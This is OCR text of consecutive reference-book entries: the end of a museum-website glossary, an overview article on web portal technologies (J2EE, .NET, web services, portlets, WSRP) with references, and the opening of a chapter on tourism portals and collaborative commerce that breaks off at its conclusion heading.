Interface Design: A visual organizational space for classifying or grouping contents strategically, that is, through a schematic arrangement of information with interesting menus and creative hyperlinks, intriguing captions, specific headings, clear terminology, recognizable computer graphics, and higher-end technologies; in short, a user-friendly ergonomic easily accessible for virtual visitors.

Museum Education: The American Association of Museums established the museum education profession in 1989 as an integral part of cultural organizations for knowledge-oriented displays. The occupational standards include a broad range of skills, like exhibitions planning, community programs, and school activities, in addition to defining labels, selecting headings, and writing guidebooks, as well as efficiently targeting audiences (Hooper-Greenhill, 1999; Patterson, 1992). These norms espouse marvelously well the Web museums' mandate.

Online Exhibition: A Web-based facility displaying images and using content interpretations for understanding fine arts, taking into account both users and art-focused paradigms to produce new meanings of the artist's inspiration and recreate the objects' historical context, hence encouraging the people's curiosity to educate interactively, while presenting a unique and extensive view of art collections.

Virtual Visit: A resource that provides a visit within a real location, like an historic place and physical exhibitions. Virtual visits often aim at replicating real sites or art galleries, but they can also be fictitious spaces or imaginary exhibitions, benefiting from inventive learning attainments using interactive software, like Shockwave, Macromedia, Real Audio, or QuickTime Virtual Reality (M. Alexander, personal communication, July 2004). Hence, the utilization of higher end technologies conveys an exceptional aesthetic viewpoint focusing on interactivity and human experience.

Virtual Visitor: A term to designate a single user browsing museum Web sites, whether local or from a foreign country, that offers revealing data about the tendency of visiting online exhibitions, in particular access issues, date and duration of the visit, number of pages consulted, and headings selected (Peacock, 2002).

Web Museum: A virtual gateway to online exhibitions displaying objects and digitized artworks, as well as museum-related information incorporating virtual visits (Dietz et al., 2004).

Web Portal Application Development Technologies

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INTRODUCTION

The growth of the Internet and the World Wide Web has contributed to significant changes in many areas of our society. The Web has provided new ways of doing business, and many companies have been offering new services as well as migrating their systems to the Web.

The main goal of the first Web sites was to facilitate the sharing of information between computers around the world. These Web sites were mainly composed of simple hypertext documents containing information in text format and links to other documents that could be spread all over the world. The first users of this *new technology* were university researchers interested in some easier form of publishing their work, and also searching for other interesting research sources from other universities.

After a few years the popularity of the Web increased significantly, especially after the creation of user-friendly Web browsers and Internet services providers. Home users started to get interested in accessing the Web, and many companies saw this as a major opportunity for offering their products and services. The new idea was not to use the Web as a collection of simple static Web pages, but as a way of providing richer dynamic content to the user, such as graphics, images, sounds, videos, and so forth.

The demand for complex services such as online banking, e-commerce, e-learning, and business-to-business transactions was made possible due to the evolution of Web site construction technologies. Technologies such as script languages (e.g., JavaScript), server side technologies (e.g., JSP, ASP, CGI), and middleware (e.g., Corba, EJB, Web Services) enabled the construction of Web applications whose context could be generated dynamically, and were able to perform operations such as queries and updates in a database.

These emerging technologies contributed to a scenario where a new kind of application began to grow in popularity, Web portals. The main idea of a Web portal was to provide an integration point of access to information, applications, and people (Bellas, 2004; Ruby & Christopher, 2003; Wege, 2002). Therefore, a portal offered users, at the same place, the capabilities of seeing the most recent news, executing searches, and also shopping.

The evolution of capabilities provided by Web portals, such as content management, personalization for different users and groups of users, collaboration, and security, imposed difficulties for Web portal developers. The main challenges faced by the developers were:

- How to integrate different applications inside the intranet and also over the Internet
- How to provide specific content to different kinds of users and how to categorize users in groups and provide the necessary information
- How to obtain the information from other partners, or service providers, over the Web
- How to gather and tailor the information to the specific target users
- How to secure the access of different kinds of users


In order to address some of these issues, specific tools and platforms have been developed to facilitate portal construction, management, and operation. The main goal of this article is to provide a detailed description of the state of the art technologies, standards, and tools for Web portal engineering.

BACKGROUND

A portal provides a common gateway to access information, applications, and services over the Web. A lot of companies use portals as a means of integrating their intranet applications to simplify business processes within the organization, enabling cost and time effectiveness. Moreover, companies also extend this idea with their business parties to the extranet environment, where they can provide solutions to facilitate their transactions, for example, simplifying chains of operations in business to business. A basic architecture of a portal is shown in Figure 1.

Some of the services shown are common to several portals and a brief explanation is provided. (For more details see Dovey, 2001.)

Figure 1. Basic portal architecture



- **Content Management:** A portal contains information from different sources, and the information can be updated very frequently. Therefore, a portal should provide an easy way to change its content, while at the same time try to automate whatever is possible by providing tools to facilitate updates to users, as well as implementing automatic services that capture information updated in remote sites (e.g., newsletters, other portals, etc.).
- **Content Syndication:** Syndication services interact with information sources (content providers) via an appropriate protocol. Content providers offer their content in standardized formats such as rich site summary (RSS), news industry text format (NITF), NewsML, and Extensible Markup Language (XML).
- **Personalization:** The main goal of personalization is to provide a means to present the information based on the user profile, enabling customizations in content and appearance for different kinds of users or groups of users. The portal can also enable the user to define his/her own personalization features, providing him/her functionalities to select what services s/he wants to view, and also facilitating reconfiguration of GUI regarding positioning and color of elements (pages, frames, links, etc.).
- **Collaboration:** This service aims at providing a set of functionalities that can leverage the communication between the users of the portal, such as discussion lists, chats, and newsgroups.
- **Security:** This is a vital concern for a Web portal. The portal should provide ways for authenticating and controlling user access to information and applications. It is also important to control how the information is stored and exchanged with the portal by using mechanisms such as cryptography.

Not all portals provide all services described. There are many technologies and tools that can facilitate the construction of portals by providing easy ways to implement the previous services. This will be discussed later in this article.


The main services of portals described in this section form a cornerstone in the understanding of Web portals. The complexity in Web portal development increases with the level of detail and number of services the portal offers, as well as the intended audience. Therefore, these concepts are vital to understand what a portal can offer and for whom its services will be most suited.

WEB PORTAL DEVELOPMENT

Basic Technologies

When considering Web portal development, one comes across a set of basic Web technologies that are widespread in different kinds of Web applications. Figure 2 shows a common architecture for Web applications based on Java technologies.

Figure 2. Web application architecture



Such an architecture structures the Web system in layers that implement different concerns and offer services to upper layers. The model separates concerns related to presentation (user interface), communication (distribution), business rules, and persistence. This enables better maintenance, reusability, and evolution of the system.

The idea is that different kinds of clients (different browsers, hardware, operating systems) can request services from the Web application. The application can be implemented in the Web server, using technologies, such as Java Server Pages (Java Server Pages– JSP Web site) or Servlets (Servlets Web site), that dynamically interact with the user and also with business code that can be distributed in another server (application server). The business code can call services provided by the persistence mechanism to perform database transactions, file storage, and so forth.

This example is described using Java-based technologies, but other technologies offer a similar approach. Next, a group of technologies that are related to the architecture shown is presented. Only an overview of these technologies is provided here, as the main goal of this article is to describe more advanced technologies related to Web portal development, such as Java portlets (Java JSR 168 Portlet Web site) and Web services remote portlets (Web Services Remote Portlet Web site).

The *presentation layer* implements services related to the user interface. It can combine technologies that perform server-side processing such as Java Server Pages, Servlets, Active Server Pages (Active Server Pages – ASP Web site) or common gateway interface (Common Gateway Interface – CGI Web site) with technologies that perform client-side processing such as JavaScript (Javascript Web site). While the first offer services for communicating with business rules layers and also for generating dynamic content, the latter are focused on doing user interface validations such as checking if the user has filled in the information properly. Moreover, the content of the user interface can be composed of different kinds of media such as sounds, pictures, images, movies, and hypertext.

The *communication layer* is composed of technologies that facilitate the communication of distributed components (e.g., applications, objects) over the network by offering high level application programming interfaces and services to the programmer that hide lower level implementation details. The main technologies in this layer are middleware (Emmerich, 2000) such as common object request broker architecture (Common Object Request Broker Architecture – CORBA Web site), Enterprise Java Beans (Enterprise Java Beans – EJB Web site), and Web services (W3C Web Services Web site). Moreover, the communication layer is composed of network protocols such as hypertext transfer protocol (HyperText Transfer Protocol – HTTP Web site), transmission control protocol (Transmission Control Protocol – TCP Web site), Internet protocol (Internet Protocol IP Web site), or simple object access protocol (Simple Object Access Protocol – SOAP Web site).

The *business layer* provides the implementation for the business rules of the Web application using technologies such as object oriented languages (C++, Java, and C#). The business objects can "talk" to server-side technologies and also to persistence technologies to implement the system functionalities.

The *persistence layer* encompasses technologies that provide a way to persist data such as database management systems such as DB2 (DB2 Database Management System Web site) or MS SQL Server (Microsoft SQL Server Database Management System Web site), and also application programming interfaces that facilitate database programming such as Java Database Connectivity (Java Database Connectivity – JDBC Web site), OLEDB (Microsoft OLEDB Web site), ADO.NET (Microsoft ADO.NET Web site).

The previous technologies serve as a foundation for Web portal development. The next section shows technologies that are based on these previous technologies and were devised specifically to support the implementation of complex portal functionalities such as personalization, syndication, collaboration, and so forth.

Portal Development Technologies

As portal functionalities have increased in complexity over the last years, technologies that support portal development have had to evolve in order to cope with this complexity. The first technologies created to address this problem were the Java 2 Enterprise edition (Java 2 Enterprise Edition—J2EE Web site) and Microsoft .NET (Microsoft .NET platform Web site) platforms. Recently, other standards have been created aiming to improve even further the support for Web portal development, for example, Web services (W3C Web Services Web site), portlets (Java JSR 168 Portlet Web site), and WSRP (Web Services Remote Portlet Web site).

The J2EE and .NET platforms, developed respectively by Sun Microsystems and Microsoft, are the cornerstone of today's enterprise portals and complex Web applications. Both platforms are composed of a set of similar technologies, some of them described in the previous section, and contain similar architectures.

Solutions based on these platforms are very similar in their structure varying only in the technologies used. It is not the purpose of this article to describe how these technologies differ or what are their advantages and disadvantages over each other. Interested readers are referred to Sheil and Monteiro (2002) for a comprehensive comparison.

Figure 3 and Figure 4 present architectural perspectives on both platforms, showing the specific technologies used by them. The technologies perform a similar role in Web development and comply with a layered architecture similar to the one described in Figure 2. For example, while the J2EE

Figure 3. J2EE Platform





Figure 4. .NET platform




platform uses JSP and Servlets for server-side processing, the .Net platform uses ASP.NET for the same purpose.

These platforms continue to evolve by incorporating recent standards that are focused on accelerating Web application development. One important standard that each of these platforms now implement is the W3C Web Services standard (W3C Web Services Web site).

Web services provide a standard means of interoperating between different software applications, running on a variety of platforms and/or frameworks. Providers offer different kinds of services that other applications can use without having to know the implementation details.

For example, a Web-based bookstore can use a Web service to check if the client's credit card has enough funds, and then confirm the purchase. In this case, the Web bookstore acts as a consumer of the credit card service that can be implemented in another Web application (e.g., Visa, MasterCard, and American Express Web sites). Moreover, the Web bookstore can also act as a producer of other services to other partners. The foundation elements of the Web services implementation is shown in Figure 5.

Figure 5. Web services overview



Web services architecture requires three fundamental operations: publish, find, and bind. Service providers publish services with a service broker. Service requesters find required services using a service broker and bind to them.

The service description mechanism used in Web services is the Web Service Description Language. The WSDL is basically an XML specification that contains details about the functionalities the service provides. After implementing the service in a Web service compatible language, the provider can publish the WSDL file of the service in the service broker (UDDI).


The Universal discovery description and integration (UDDI) is the yellow pages of Web services. It contains information about services categorized in standard taxonomies, such as standard industrial classification. The users of the Web service can find information about companies and services they provide. Moreover, the requester can find information on how to start using the Web service of its interest.

After finding the service, the requester can then bind to the Web service and start the communication using the simple object access protocol (SOAP). SOAP is a specification that defines the XML format for messages exchanged by Web services and serves as the communication protocol.

Portlet and WSRP

Although the previous technologies (J2EE, .NET, and Web services) offered significant improvements for Web application development, something was still missing regarding Web portal development. In the case of Web portals, personalization, syndication, and collaboration impose serious difficulties for developers. Recently, the JSR Portlet and WSRP standards have been created to address the challenges faced in Web portal construction.

Figure 6. Portal architecture with Portlet and WSRP



The idea of constructing Web portals by assembling components that generate personalized content dynamically has created different and incompatible solutions and APIs for Web components, called portlets. To overcome these problems of incompatibility and interoperability, the JSR (Java Specification Request) 168, the Portlet Specification, was designed to enhance interoperability between portlets and portals.

JSR 168 defines portlets as Java-based Web components, managed by a portlet container, that process requests and generate dynamic content. Portals use portlets as pluggable user interface components that provide a presentation layer to information systems. Therefore, portlets provide a way to facilitate personalization of content for users by generating fragments (pieces of markup such as HTML, XHTML, or WML) adhering to certain rules. A fragment can be composed with other fragments from the same or from different portlets to form the Web pages.

Figure 6 describes a portal's basic architecture using portlets and WSRP. The portal Web application processes the client request, retrieves the user's specific portlets on the current page, and then calls the portlet container to retrieve each portlet's content. The portlet container provides the runtime environment for the portlets (similar to servlet containers in servlets) and calls the portlets via the Portlet API. The portlet container is called from the portal via the Portlet Invoker API; the container retrieves information about the portal using the Portlet Provider SPI (service provider interface).

The portal can also provide/consume services to/from other portals through the Web services for remote portlets (WSRP) standard. The WSRP specification extends the ideas of Web services presented previously to be used with portlets. The provider of a service implements the portlet remotely, and the consumer makes calls to this service without having to handle the personalization issues.

It is important to understand that the WSRP is a standard that provides a specification that technology implementers should respect. The JSR 168 API implementation complies with WSRP issues such as portlet modes and window states, URL encoding, and creating URLs that point to the portlet. (For more information, see Java JSR 168 Portlet Web site , Web Services Remote Portlet Web site.)

CONCLUSION

Web portals present an effective way to integrate applications, people, and business by offering a unique point of access to these resources within an organization and also with external business partners. Moreover, the integration of business processes, automation of daily tasks, and data integration contribute to cut down costs and accelerate business operations.

However, Web portal development and maintenance presents many challenges such as how to provide personalization features to users, how to control access from different users, how to integrate and present data from different sources, and how to maintain the content of the Web portal.

To overcome these problems, many Web development technologies, standards, and tools have been created over the last decade. The technologies and standards, such as JSP, XML, Web services, and portlets, were developed to facilitate features such as generating dynamic content, integrating data, integrating services, and personalizing content.

This article presented an overview of some existing technologies available to implement Web portals. The description started with base technologies such as HTML, JSP, Servlets, and ASP, and concluded with more advanced technologies like .NET, J2EE, portlets, and WSRPs.

In Sampaio and Rashid (2005), a detailed description of recent leading portal development tools is presented. These tools build upon the concepts and technologies presented in this article, and vary from commercial tools to open source tools.

REFERENCES

Active Server Pages—ASP Web site. Retrieved June 5, 2006, from http://www.asp.net/

Bellas, F. (2004). Standards for second-generation portals. *IEEE Internet Computing, 8*(2), 54-60.

Common Gateway Interface—CGI Web site. Retrieved June 5, 2006, from http://hoohoo.ncsa.uiuc.edu/docs/cgi/overview.html

Common Object Request Broker—CORBA Web site. Retrieved June 5, 2006, from http://www.corba.org/

DB2 Database Management System Web site. Retrieved June 5, 2006, from http://www-306.ibm.com/software/data/db2/

Dovey, M. (2001). *JISC technology watch report: Java portals* (No. TSW 01-03). Oxford, UK: Oxford University.

Emmerich, W. (2000). *Software engineering and middleware: A roadmap in the future of software engineering*. Paper presented at the 22nd International Conference on Software Engineering (ICSE2000).

Enterprise Java Beans—EJB Web site. Retrieved June 5, 2006, from http://java.sun.com/products/ejb/

HyperText Transfer Protocol—HTTP Web site. Retrieved June 5, 2006, from http://www.w3.org/Protocols/

Internet Protocol IP Web site. Retrieved June 5, 2006, from http://en.wikipedia.org/wiki/Internet_Protocol

Java Database Connectivity—JDBC Web site. Retrieved June 5, 2006, from http://java.sun.com/j2se/1.3/docs/guide/jdbc/

Java JSR 168 Portlet Web site. Retrieved June 5, 2006, from http://jcp.org/aboutJava/communityprocess/review/jsr168/

Javascript Web site. Retrieved June 5, 2006, from http://www.w3schools.com/js/default.asp

Java Server Pages—JSP Web site. Retrieved June 5, 2006, from http://java.sun.com/products/jsp/

Java 2 Enterprise Edition—J2EE Web site. Retrieved June 5, 2006, from http://java.sun.com/j2ee/

Microsoft ADO.NET Web site. Retrieved June 5, 2006, from http://msdn.microsoft.com/library/default.asp?url=/library/en-us/cpguide/html/cpconoverviewofadonet.asp

Microsoft .NET platform Web site. Retrieved June 5, 2006, from http://www.microsoft.com/net/

Microsoft OLEDB Web site. Retrieved June 5, 2006, from http://msdn.microsoft.com/library/default.asp?url=/library/en-us/oledb/htm/dasdkoledboverview.asp

Microsoft SQL Server Database Management System Web site. Retrieved June 5, 2006, from http://www.microsoft.com/sql/default.mspx

Ruby, D., & Christopher, A. (2003). Enterprise portal development. *XML and Web Services Magazine*. Retreived from http://www.ftponline.com/xmlmag/2003_20/magazine/features/druby/

Sampaio, A., & Rashid, A. (2005). *Report on tools for Web portal construction* (No. AOSD-Europe Deliverable D3, AOSD-Europe-ULANC-4). Lancaster: Lancaster University.

Servlets Web site. Retrieved June 5, 2006, from http://java.sun.com/products/servlet/

Sheil, H., & Monteiro, M. (2002). Rumble in the jungle: J2EE vs. .Net—How do J2EE and Microsoft's .Net compare in enterprise environments. *JavaWorld Magazine*. Retrieved from http://www.javaworld.com/javaworld/jw-06-2002/jw-0628-j2eevsnet_p.html

Simple Object Access Protocol—SOAP Web site. Retrieved June 5, 2006, from http://www.w3.org/TR/soap/

Transmission Control Protocol—TCP Web site. Retrieved June 5, 2006, from http://www.freesoft.org/CIE/Topics/83.htm

Web Services Remote Portlet Web site. Retrieved June 5, 2006, from http://www.oasis-open.org/committees/tc_home.php?wg_abbrev=wsrp

Wege, C. (2002). Portal server technology. *IEEE Internet Computing, 6*(3), 73=77.

W3C Web Services Web site. Retrieved June 5, 2006, from http://www.w3.org/2002/ws/

KEY TERMS

Client-Side Technologies: Technologies (e.g., Java Script) that *run* in the context of the user's Web browser.

Java 2 Enterprise Edition (J2EE): Sun Microsystems' solution for the development of complex enterprise Web applications.

Microsoft .NET Platform: Microsoft's solution for the development of complex enterprise Web applications.

Portlets: The JSR 168 specification defines portlets as Java-based Web components, managed by a portlet container, that process requests and generate dynamic content

Serve-Side Technologies: Technologies (e.g., JSP, Servlets, ASP) that are located on the Web server and dynamically interact, as well as business code.

Web Portal: A Web application that offers an integration point of access to information, services, applications, and people.

Web Service Remote Portlets (WSRP): Portlets implemented remotely that can be called by consumers that reside in different servers.

The Web Portal as a Collaborative Tool

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INTRODUCTION

Discussion of portals and their relevance to destination tourism is the main focus of this chapter. Traditional definitions of portals have focused on intraorganisational information sharing. Here a broader interorganisational view of portals is adopted. Information sharing beyond organisations via portals renders them a collaborative tool, which is of real benefit to small and medium enterprises (SMEs). This applies equally to tourism destinations which are typified by many small and medium tourist enterprises (SMTEs) (Braun, 2002).

In addition to the traditional view of portals, portals have a collaborative function, and this is considered along with the phenomenon of collaborative commerce (c-commerce). Here critical elements underpinning successful c-commerce adoption are identified and their application to tourism destinations via collaborative portals are explored. It is posited that the role of a champion, community, social identity, and collaborative behaviour are important to successful collaborative portals and so, to destination marketing.

Further insights can be gained from the case study of the margaretriver.com.au Web portal which is to be found elsewhere in this publication.

PORTALS

Traditionally, a portal was considered as "a framework for the integration of all tools, applications, collaborations and information that is shared across an organisation" (Webb, 2004, p. 3), reflecting the focus of portals within the enterprise. Portals provide a single point of access through a Web browser to a range of information located on the Internet. They build on the technology underpinning Web sites.

Tatnall (2005, p.3) discusses various definitions of a Web portal concluding, that effectively a portal is an "all-in-one Web site used to find and to gain access to other sites" (Tatnall 2005, p. 3), but also has the role of protecting the user from the "chaos" of the Internet by directing them to an eventual goal (Tatnall, 2005).

Typically, portals are customer-facing and are used by the customer to view products and services, and to place orders which are trackable. The portal can also be used as a point of collaboration between businesses, allowing the exchange of business information (Turban, King, Lee, & Viehland 2004). In this manner, the portal addresses the problem of information overload and resource constraint faced by the SME.

The definition and scope of portals is changing rapidly due to the interplay of two factors – developments in information technology (IT) and changes in the way that organisations operate (Webb, 2004) as evident in the emergence of the network era. This has bought with it the need to restructure and reorganise the way business is done, resulting in revised business models, to create value for the enterprise via collaboration.

The premise behind collaboration is the realisation by a SME that as an organisation it is unable to cope with the complexity and risks generated by the environment (Cravens, Shipp, & Cravens, 1993) nor does it possess the skills and expertise needed to compete in that environment. The subsequent sharing of resources by SMEs can lead to "improve(d) performance, increase knowledge and competitive position" (More & McGrath 2003, p. 1).

It is this aggregation of information and assistance to the end user in overcoming "information overload," as well as the community building and collaborative aspects of portals (Rao, 2001) that is of interest here. These collaborative aspects are viewed in relation to destination marketing as demonstrated via the case study of margaretriver.com.au, which is considered elsewhere in this publication.

PORTALS AND THE INTERNET IN TOURISM

In the case of the tourism sector, portals can take many forms but all have a single defining characteristic. They serve as a collection point for a range of information relating to a specific tourist destination and in so doing also provide a single point of content management for information relevant to the destination. This management is a critical aspect in providing accurate and timely information to the tourist. Some portals are used to initiate customer relationship management (CRM) allowing tourism operators to push value-added products to targeted customer segments at the customer portal (Turban et al. 2004, p. 322).

The Internet is especially relevant to tourism because it enables knowledge about the consumer or tourist to be gathered, and vice versa. This gives "rise both to global visibility of destinations and a global merging of market segments" (Werthner & Klein, 1999b, p. 258).

Benefits from IT, particularly the Internet for tourism, are substantial. These benefits are no longer dependent on proprietary information systems as has been the past experience, because the Internet is a commonly available technology. Dogac, Kabak, Laleci, Sinir, Yildiz,Kirbas, and Gurcan (2004) considers that the Internet provides many advantages to players in the tourism industry. Some of these benefits are:

- enhanced level of collaboration between tourism operators;
- prearrangements with respective suppliers no longer necessary;
- Web service discovery identifies alternatives, enabling holiday packages to be constructed by the tourist;
- greater negotiation of service and customization of services/activities; and
- generally greater levels of interoperability with internal and external applications.

The realisation of these benefits requires that a new approach be adopted by operators in the industry, particularly for SMTEs. They all point to the need for greater levels of IT adoption to be more flexible and responsive to the market, or collaboration with other players to achieve a "one-stop" planning and booking experience desired by the tourist. Gonzalez (2004) suggests that a coming together of or cooperation among small players is required to generate "coherent heterogeneity," differentiation among the players in the midst of providing an integrated tourist offering.

The Internet, however, has resulted in a proliferation of many ineffective html document-based Web sites (Joo, 2002; Palmer & McCole, 2000) which is magnified by the limited resources of SMEs. Collaboration around IT as is demonstrated by margaretriver.com.au, which is the subject of a separate chapter included in this publication, enables tourism operators to achieve this and to better represent the destination. Rather than being just transaction-based, longer term relationships need to be fostered and IT can play a role in this relationship building.

DESTINATION MARKETING AND TOURISM

Destinations are at the heart of tourism and travel decisions. Typically, tourist destinations are characterised by numerous autonomous suppliers, often SMTEs (Braun, 2002). As mentioned, the destination is often represented by multiple Web sites that fail to demonstrate the tourist experience that "is" that location that the tourist is increasingly coming to expect.

Werthner and Klein (1999a) suggest that destinations fail to facilitate the planning and booking of travel by the tourist. This reflects a lack of agreement as to a business and cooperative model for the destination (Froschl & Werthner, 1997). Often, tourist operators are vying for limited tourism dollars and the complementary nature of their operations is not understood. "Most of the destination sites are purely informational servers, booking is mostly not supported" (Werthner & Klein 1999a, p. 261). They suggest destinations need to adopt cooperative strategies over and above what may exist, for example, by way of a Web portal.

Cooperation between suppliers adds value to the "tourism destination product" (Leiper, 2004; Palmer & Bejou, 1995) in that a holistic experience of the destination is available to the tourist at the time of considering their holiday, as well as after the event in that a complementary view of the destination, reflecting the experience of the consumer, is provided while visiting a region.

A classification is provided by Joo (2002) to describe electronic tourism markets or collaborative networks. This framework identifies an evolution of electronic tourism markets as advances in Internet technologies have occurred. Joo (2002) considers that there are two important dimensions to plot this evolution; integration of processes both internal and external to the firm, and the degree of cooperation between players. Joo (2002) asserts that alongside cooperation, coopetition is an important consideration. The interplay of these dimensions results in four possible types of electronic tourism markets. These are depicted in Figure 1.

Traditionally, with respect to tourist destinations, the level of integration and the degree of cooperation and the requisite sharing of information has been low. Tourist destinations, at least in Australia, would tend to fall into quadrants 1 and 2, with SMTEs using html Web sites and with some integration of the Web with their business systems. Portals set up typically by regional tourist bureaus attempt to operate in quadrant 3 as they provide tourists with a "one-stop travel service" (Joo 2002, p. 60). These sites, however, tend to lack integration with local tourist operators and so do not fully represent a region.

COLLABORATIVE COMMERCE

A sharing of information, either in a centralised or more collaborative way, promotes the maximization of the value of information and knowledge, especially for SMTEs located in regional destinations. Scholars have identified the need for greater collaboration in the industry (Joo, 2002; Palmer & McCole, 2000; Piccoli, 2004; Werthner & Klein, 1999a). This collaboration is made possible via online technologies because IT is a critical driver of integration and cooperation (Joo, 2002). This requires internal and external integration of processes and systems, and the lack of this is a major impediment to cooperation.

Collaboration around the Internet is a way for tourist operators to deal with excess capacity and increase occupancy rates quickly. This is evident in the emergence of intermediaries or distressed Web sites such as needitnow.com, Travelocity.com; whatif.com, and others.

In essence, what is suggested above—integrated electronic markets——is collaborative commerce (c-commerce). C-commerce is the use of technology, especially Internet-based technology, that promotes collaboration in business, enabling the coming together of "partners" to take advantage of situations that emerge in the market (Fairchild & Peterson, 2003; Holsapple & Singh, 2000; Turban et al., 2004). It refers to collaborative management of the information flows between business entities.


Collaboration generates "relational rents" through relation-specific assets, knowledge sharing, complementary resource endowments, and effective governance systems (Dyer & Singh, 1998). For these relational rents or benefits to arise, these elements are required. Often the question is whether they are in place. Firms need to adopt a strategic approach to planning and management, allowing them to tap into an infrastructure network based on shared resources with other firms (Tetteh & Burn, 2001). This requires strategic thinking, trust, and a realization of the importance of coopting rather than rivalry, which typically exists among individual firms.

The literature indicates that IT is not the driver underlying c-commerce; rather relationships precede any collaboration around IT (O'Keefe, 2001). This indicates social bonds are required before c-commerce is possible. The development of informal connections via networking is critical to subsequent c-commerce. Once a relationship exists, the decision to use IT in the relationship encourages a commitment to establishing further relational behaviour, enhancing the relationship (Grover, Teng, & Fiedler, 2002).

Without the cultivation of relationships, firms are not able to capture the full value of technology (O'Keefe, 2001). Such a coming together will only occur if the shared benefits are acknowledged and are deemed to be worthwhile. Perceptions of these benefits and a willingness to engage in c-commerce are influenced by attitudes to and experience of IT, as well as the availability of resources able to be dedicated to c-commerce.

While technology is central to c-commerce, it is the willingness to share information rather than the technology *per se* that potentially can constrain the relationship (Mason, Castleman, & Parker, 2004; O'Keefe, 2001). Attitudes to knowledge and the willingness to share information with others are critical. Knowledge increasingly is seen as a source

Figure 1. A classification of electronic tourism markets (Joo, 2002, p. 59)



of competitive advantage. The sharing of this knowledge, however, potentially undermines this advantage because the knowledge gained by cooperation may be used for competition (Levy, Powell, & Yetton, 2001). Hence trust, commitment to the relationship, and an agreement to not act opportunistically, enforced by endogenous systems agreed and adhered to, need to be in place.

Table 1 summarises factors that are considered to be important to the adoption of c-commerce from an interorganisational relationship (IOR) perspective. Some factors pertain to the individual organisation while others relate to the dynamics and interaction between the potential partners and often develop over time as negotiations unfold. For further discussion of these issues, refer to Rowe and Ogle (2005). A discussion of the case study of a tourism destination portal - margaretriver.com.au - is included elsewhere in this publication, including an analysis of the presence of the existing factors outlined in Table 1. This case study depicts the issues discussed in this chapter and also identifies the challenges that lay ahead, especially if success of this tourism destination portal is to be replicated elsewhere. Critical success factors as outlined here and as evident in that exemplar must be present to ensure this success.

CONCLUSION

